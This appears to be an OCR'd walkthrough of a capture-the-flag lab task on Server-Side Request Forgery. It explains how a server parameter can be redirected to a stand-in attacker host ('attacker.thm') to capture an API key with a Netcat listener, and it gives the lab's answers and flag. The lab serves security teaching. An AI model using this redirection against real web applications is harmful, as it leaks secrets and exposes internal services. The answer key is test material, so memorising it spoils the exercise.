
## Task 22 : 10. Server-Side Request Forgery (SSRF)

### Server-Side Request Forgery

This type of vulnerability occurs when an attacker can coerce a web application into sending requests on their behalf to arbitrary destinations while having control of the contents of the request itself. SSRF vulnerabilities often arise from implementations where our web application needs to use third-party services.

Think, for example, of a web application that uses an external API to send SMS notifications to its clients. For each email, the website needs to make a web request to the SMS provider's server to send the content of the message to be sent. Since the SMS provider charges per message, they require you to add a secret key, which they pre-assign to you, to each request you make to their API. The API key serves as an authentication token and allows the provider to know to whom to bill each message. The application would work like this:




By looking at the diagram above, it is easy to see where the vulnerability lies. The application exposes the server parameter to the users, which defines the server name of the SMS service provider. If the attacker wanted, they could simply change the value of the server to point to a machine they control, and your web application would happily forward the SMS request to the attacker instead of the SMS provider. As part of the forwarded message, the attacker

would obtain the API key, allowing them to use the SMS service to send messages at your expense. To achieve this, the attacker would only need to make the following request to your website:

`https://www.mysite.com/sms?server=attacker.thm&msg=ABC`

This would make the vulnerable web application make a request to:

`https://attacker.thm/api/send?msg=ABC`

You could then just capture the contents of the request using Netcat:

```
user@attackbox$ nc -lvp 80
Listening on 0.0.0.0 80
Connection received on 10.10.1.236 43830
GET /:8087/public-docs/123.pdf HTTP/1.1
Host: 10.10.10.11
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9
nghttp2/1.47.0
Accept: */*
```

This is a really basic case of SSRF. If this doesn't look that scary, SSRF can actually be used to do much more. In general, depending on the specifics of each scenario, SSRF can be used for:

- Enumerate internal networks, including IP addresses and ports.
- Abuse trust relationships between servers and gain access to otherwise restricted services.
- Interact with some non-HTTP services to get remote code execution (RCE).

Let's quickly look at how we can use SSRF to abuse some trust relationships.

### Practical Example

Navigate to http://machine-ip:8087/, where you'll find a simple web application. After exploring a bit, you should see an admin area, which will be our main

objective. Follow the instructions on the following questions to gain access to the website's restricted area!

Go to your webbrowser and paste the following url :

http://10.10.62.170:8087/download?server=tun0-ip:8087&id=75482342

In place of tun0 give your attack box ip or your openvpn ip.

Start a netcat listener:

Command used : **nc -lvnp 8087**


**Answer the questions below :**

1. Explore the website. What is the only host allowed to access the admin area?
A. localhost

Check the "Download Resume" button. Where does the server parameter point to?
A. secure-file-storage.com

3. Using SSRF, make the application send the request to your AttackBox instead of the secure file storage. Are there any API keys in the intercepted request?
A. THM{Hello_Im_just_an_API_key}

4. Going the Extra Mile: There's a way to use SSRF to gain access to the site's admin area. Can you find it?
Note: You won't need this flag to progress in the room. You are expected to do some research in order to achieve your goal.
A. No answer needed